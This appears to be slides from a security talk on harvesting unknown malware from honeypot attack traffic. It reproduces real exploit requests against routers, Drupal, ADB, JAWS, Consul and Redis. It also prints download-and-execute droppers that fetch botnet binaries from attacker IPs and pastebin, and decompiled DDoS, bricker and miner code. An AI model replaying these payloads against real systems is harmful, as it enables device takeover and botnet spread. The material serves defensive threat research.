
XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host='';wget+http://[redacted]/r+-O+>/tmp/r;sh+/tmp/r&ipv=0

HTTP/1.1 404 Not Found
Date: Thu, 10 May 2018 18:27:08 GMT
Request Method: [redacted]
Request URI: /G
Request Version: [redacted]
Host: 127.0.0.1:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Content-Type: text/html; charset=ISO-8859-1

<HTML><HEAD><TITLE>404 Not Found</TITLE></HEAD>
<BODY><H1>404 Not Found</H1>
The requested URL /GponForm/dia_Form was not found on this server.
</BODY></HTML>
```

# Collecting unknown/new malware samples from attack traffic

## Example: The attack target is Drupal CMS (CVE-2018-7602)



The image shows a Wireshark window titled "Follow TCP Stream (tcp.stream eq 9824) · [redacted].pcap". The packet list on the left shows a single packet of type "HTTP". The packet details pane shows the structure of the HTTP request and response. The request is a POST to a Drupal CMS endpoint, and the response is a 405 "Not Allowed" status.

```
POST /?q=user%2Fpassword&name%5B%23post_render%5D%5B%5D=passthru&name%5B%23markup%5D=nohup+wget+-O+--+https%3A%2F%2F[redacted]%2F4V0HJ%2F3nj0y%7Csh+2%3E%261&name%5B%23type%5D=markup HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.95 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Accept-Language: en-US,en;q=0.5
Content-Length: 47
Content-Type: application/x-www-form-urlencoded

form_id=user_pass&triggering_element_name=nameHTTP/1.1 405 Not Allowed
```

# Collecting unknown/new malware samples from attack traffic

## Example: The attack target is Drupal CMS (CVE-2018-7602)

```
; __unwind { // 401AA0
push    rbp
mov     rbp, rsp
push    rbx
sub     rsp, 1C98h
mov     [rbp+var_1C98], rdi
mov     [rbp+var_1CA0], rsi
mov     [rbp+var_58], offset aPostDrupalDfPh ; "POST /drupal/df.php"
mov     [rbp+var_50], offset aHttp10Host ; " HTTP/1.0\r\nHost: "
mov     [rbp+var_48], offset asc_403CA6 ; "\r\n"
mov     [rbp+var_40], offset aContentTypeApp ; "Content-Type: applicat
mov     [rbp+var_38], offset aContentLengthD ; "Content-length: %d\r\n"
mov     [rbp+var_30], offset asc_403CA6 ; "\r\n"
mov     [rbp+var_28], offset aHSCS ; "h=%s&c=%s"
mov     rcx, [rbp+var_58]
lea     rax, [rbp+var_480]
mov     edx, 400h
mov     rsi, rcx
mov     rdi, rax
call    sub_401A20
mov     rcx, [rbp+var_50]
lea     rax, [rbp+var_480]
mov     edx, 400h
mov     rsi, rcx
mov     rdi, rax
call    sub_4016F0
mov     rcx, cs:_ZL3URL ; URL
```

```
; __int64 __fastcall xmrig::ConfigLoader::showVersion(xmrig::ConfigLo
public _ZN5xmrig12ConfigLoader11showVersionEv
_ZN5xmrig12ConfigLoader11showVersionEv proc near
; __unwind {
sub     rsp, 8
mov     edi, offset aXmrig263BuiltO ; "XMRig 2.6.3\n built on Jun 11
xor     eax, eax
call    _printf
mov     esi, 6
mov     ecx, 1
mov     edx, 3
mov     edi, offset aDDD ; " %d.%d.%d"
xor     eax, eax
call    _printf
mov     edi, offset s ; "\n features: 64-bit AES"
call    _puts
call    uv_version_string
mov     edi, offset aLibuvS ; "\nlibuv/%s\n"
mov     rsi, rax
add     rsp, 8
xor     eax, eax
jmp     _printf
; } // starts at 469B70
_ZN5xmrig12ConfigLoader11showVersionEv endp
```

- <https://blog.trendmicro.com/trendlabs-security-intelligence/drupal-vulnerability-cve-2018-7602-exploited-to-deliver-monero-mining-malware/>



# Collecting unknown/new malware samples from attack traffic

## Example: The attack traffic for mikrotik devices

```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\nContent-Length: 430\r\nConnection: keep-alive\r\nAccept: */*\r\nAuthorization: Digest  
username="dslf-config", realm="HuaweiHomeGateway", nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1",  
response="3612f843a42db38f48f59d2a3597e19c", algorithm="MD5", qop="auth", nc=00000001, cnonce="248d1a2560100669"\r\n\r\n<?xml version="1.0"  
?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:Upgrade  
xmlns:u="urn:schemas-upnp-org:service:WANPPPPConnection:1"><NewStatusURL>$(/bin/busybox wget -g 199.38.245.221 -l /tmp/skere -r /x; /bin/busybox  
chmod 777 * /tmp/skere; /tmp/skere mikrotik)</NewStatusURL><NewDownloadURL>$(echo  
HUAWEIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>\r\n\r\n
```

# Collecting unknown/new malware samples from attack traffic

## Example: Using pastebin as malware download links

### Stream Content

```
config set stop-writes-on-bgsave-error no
flushall
config set dbfilename root
set BabY1a "\t\n*/1 * * * * root curl -fsSL https://pastebin.com/raw/J6NdVBHq|bash\n\t##"
set BabY2b "\t\n*/3 * * * * root wget -q -O- https://pastebin.com/raw/J6NdVBHq|bash\n\t##"
config set dir /etc/cron.d
save
config set dir /var/spool/cron
save
config set dir /var/spool/cron/crontabs
save
flushall
config set stop-writes-on-bgsave-error yes
...
```

# Collecting unknown/new malware samples from attack traffic

## Example: 2019-06-12 ADB(Android Debug Bridge) RCE

```
CNXN.....#...<
.....host::features=stat_v2,shell_v2,cmdOPEN.....shell:mkdir /
data/local/tmp/putin/; cd /data/local/tmp/putin/ && wget http://
195.29.176.138/adb/update.sh && chmod 777 update.sh && sh
update.sh.OPEN.....{...+'.....shell:cd /data/local/tmp/putin/ && busybox
wget http://195.29.176.138/adb/update.sh && chmod 777 update.sh && sh
update.sh.
```

update.sh

SHA1: a4727204ebad6a6ff1b42336b5f2050118cd33ec

```
#!/bin/sh

WEBSERVER="195.29.176.138:80"

BINARIES="ntpdd.arm ntpdd.arm7 ntpdd.arm8 ntpdd.x86 ntpdd.mips ntpdd.mpsl ntpdd.ppc ntpdd.sh4 ntpdd.spc"

for Binary in $BINARIES; do
    wget http://$WEBSERVER/all/$Binary || busybox wget http://$WEBSERVER/all/$Binary;
    chmod 777 $Binary;
    ./$Binary adbscan;
done

rm -rf /data/local/tmp/putin/
rm -rf /tmp/putin/

~
~
~
```

# Collecting unknown/new malware samples from attack traffic

## Example: 2019-06-10 JAWS Webserver unauthenticated shell CE

```
GET /shell?cd%20/tmp;wget%20http://%5C/185.244.25.171/bins/Jaws.sh;  
%20chmod%20777%20Jaws.sh;sh%20Jaws.sh;%20rm%20-rf%20Jaws.sh HTTP/1.1  
Host: 142.93.181.86:60001  
Connection: keep-alive  
Accept-Encoding: gzip, deflate  
Accept: */*  
User-Agent: python-requests/2.4.3 CPython/2.7.9 Linux/3.16.0-4-amd64
```

Jaws.sh

SHA1: 77213c503d704b977900651f4e9f7f55ce9e6c42

```
wget http://185.244.25.185/bins/tuna.arm; chmod 777  
tuna.arm; ./tuna.arm Jaws.Arm4; rm -rf tuna.arm;  
wget http://185.244.25.185/bins/tuna.arm5; chmod 777  
tuna.arm5; ./tuna.arm5 Jaws.Arm5; rm -rf tuna.arm5;  
wget http://185.244.25.185/bins/tuna.arm6; chmod 777  
tuna.arm6; ./tuna.arm6 Jaws.Arm6; rm -rf tuna.arm6;  
wget http://185.244.25.185/bins/tuna.arm7; chmod 777  
tuna.arm7; ./tuna.arm7 Jaws.Arm7; rm -rf tuna.arm7;  
wget http://185.244.25.185/bins/tuna.x86; chmod 777  
tuna.x86; ./tuna.x86 Jaws.x86; rm -rf tuna.x86;  
~  
~
```

# Collecting unknown/new malware samples from attack traffic

## Example: 2019-06-02 CVE-2014-8361 (Realtek SDK)

```
POST /wanipcn.xml HTTP/1.1
Host: 127.0.0.1:52869
Content-Length: 630
Accept-Encoding: gzip, deflate
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Connection: keep-alive

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"><NewRemoteHost></NewRemoteHost><NewExternalPort>47451</NewExternalPort><NewProtocol>TCP</NewProtocol><NewInternalPort>44382</NewInternalPort><NewInternalClient>`cd /var; rm -rf zuki; wget http://194.147.32.131/bins/frosty.mips -O zuki; chmod 777 zuki; ./ zuki realtek.selfrep`</NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDescription>syncthing</NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></s:Body></s:Envelope>
```

frosty.mips

SHA1: 69b44ec647fc659025f8631679a262e81dc17488

```
FUN_0040d6cc(puVar18,
    "$(/bin/busybox wget -g 194.147.32.131 -l /tmp/.frosty.mips -r /bins/frosty.mips; /bin/busybox chmod 777 * /tmp/.frosty.mips; /tmp/.frosty.mips huawei.selfrep)");
```

```
FUN_0040d668(puVar15,
    "GET
    /login.cgi?cli=aa%20aa%27;wget%20http://194.147.32.131/sh%20-%20-%3E%20/tmp/kh;sh%20/tmp/kh%27$ HTTP/1.1\r\nConnection:
    keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept:
    /\r\nUser-Agent: Hakai/2.0\r\n\r\n");
```

```
FUN_00410680("iptables -A INPUT -p tcp --destination-port 23 -j DROP");
FUN_00410680("iptables -A INPUT -p tcp --destination-port 37215 -j DROP");
```



# Collecting unknown/new malware samples from attack traffic

## Example: 2019-04-17 Hashicorp Consul RCE

```
POST /v1/agent/service/register HTTP/1.1
Host: [REDACTED]:8500
Content-Length: 95
Accept-Encoding: gzip, deflate
X-Consul-Token: ACL_TOKEN
Accept: */*
User-Agent: python-requests/2.6.0 CPython/2.6.6 Linux/
2.6.32-754.12.1.el6.x86_64
Connection: keep-alive

wget http://31.13.195.251/ECHOBOT.x86; chmod 777 ECHOBOT.x86; ./ECHOBOT.x86;
rm -rf ECHOBOT.x86
```

ECHOBOT.x86

SHA1: cb1641609f365cb66f15b638dab4e5340ddbb3f8

```
pbVar9 = (byte *)strstr((char *)local_14c8, "PINGING");
if (pbVar9 == local_14c8) {
    echoprint((ulong)echosocket, "PONGING");
}
```

```
echoprint((ulong)echosocket, "[UDP@DDoS] Flooding %s:%d for %d seconds", __s, (ulong)uVar3,
          (ulong)uVar4);
sendUDP(__s, (ulong)uVar3, (ulong)uVar4, (ulong)uVar5, (ulong)uVar6, (ulong)local_1c4);
close(echosocket);
```


```
if ((!bVar10 && !bVar12) == bVar10) {
    system("wget IP/bricker.sh");
    echoprint((ulong)echosocket, "INSTALLING BRICKER");
}
```

```
if ((!bVar10 && !bVar12) == bVar10) {
    system("wget IP/miner.sh");
    echoprint((ulong)echosocket, "INSTALLING MINER");
}
```

- <https://www.exploit-db.com/exploits/46074>

# Collecting unknown/new malware samples from attack traffic

## Example: A malware download host without permission control



Honeypots got attacks with this URL since 22th of May, and the host is still accessible as of 12<sup>th</sup> of June

### Index of /ECHO

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">ECHOBOT.arm</a>	12-Jun-2019 08:28	189K	
<a href="#">ECHOBOT.arm4</a>	12-Jun-2019 08:28	269K	
<a href="#">ECHOBOT.arm5</a>	12-Jun-2019 08:28	269K	
<a href="#">ECHOBOT.arm6</a>	12-Jun-2019 08:28	269K	
<a href="#">ECHOBOT.arm7</a>	12-Jun-2019 08:28	269K	
<a href="#">ECHOBOT.i486</a>	12-Jun-2019 08:28	205K	
<a href="#">ECHOBOT.i686</a>	12-Jun-2019 08:28	190K	
<a href="#">ECHOBOT.m68k</a>	12-Jun-2019 08:28	187K	
<a href="#">ECHOBOT.mips</a>	12-Jun-2019 08:28	274K	
<a href="#">ECHOBOT.mips64</a>	12-Jun-2019 08:28	309K	
<a href="#">ECHOBOT.mpsl</a>	12-Jun-2019 08:28	278K	
<a href="#">ECHOBOT.ppc</a>	12-Jun-2019 08:28	217K	
<a href="#">ECHOBOT.sh4</a>	12-Jun-2019 08:28	213K	
<a href="#">ECHOBOT.spc</a>	12-Jun-2019 08:28	233K	
<a href="#">ECHOBOT.x86</a>	12-Jun-2019 08:28	205K	
<a href="#">ECHOBOT.x86_64</a>	12-Jun-2019 08:28	186K	

Apache/2.2.15 (CentOS) Server at 31.13.195.251 Port 80


Time	
2019-05-22 06:03:12	POST /protocol.csp?
2019-05-22 06:03:12	function=set&fname=security&opt=mac_table&flag=close_forever&mac=%7Cw
2019-05-22 06:03:12	get%20http://31.13.195.251/ECHO/ECHOBOT.x86;
2019-05-22 06:03:12	%20chmod%20777%20ECHOBOT.x86;%20./ECHOBOT.x86%20hootoo;%20rm%20-
2019-05-22 06:03:12	rf%20ECHOBOT.x86 HTTP/1.1
2019-05-22 06:03:12	Host: [REDACTED] 6666
2019-05-22 06:03:12	Content-Length: 107
2019-05-22 06:03:12	User-Agent: python-requests/2.6.0 CPython/2.6.6 Linux/
2019-05-22 06:03:12	2.6.32-754.12.1.el6.x86_64
2019-05-22 06:03:12	Connection: keep-alive
2019-05-22 06:03:12	Accept: */*
2019-05-22 06:03:12	Accept-Encoding: gzip, deflate
2019-05-22 06:03:13	wget http://31.13.195.251/ECHO/ECHOBOT.x86; chmod 777 ECHOBOT.x86; ./
2019-05-22 06:03:13	ECHOBOT.x86 hootoo; rm -rf ECHOBOT.x86




# Unknown Malware samples collected

collecting period: 2018/02/27-2018/05/17

- The CPU distribution of the unknown samples

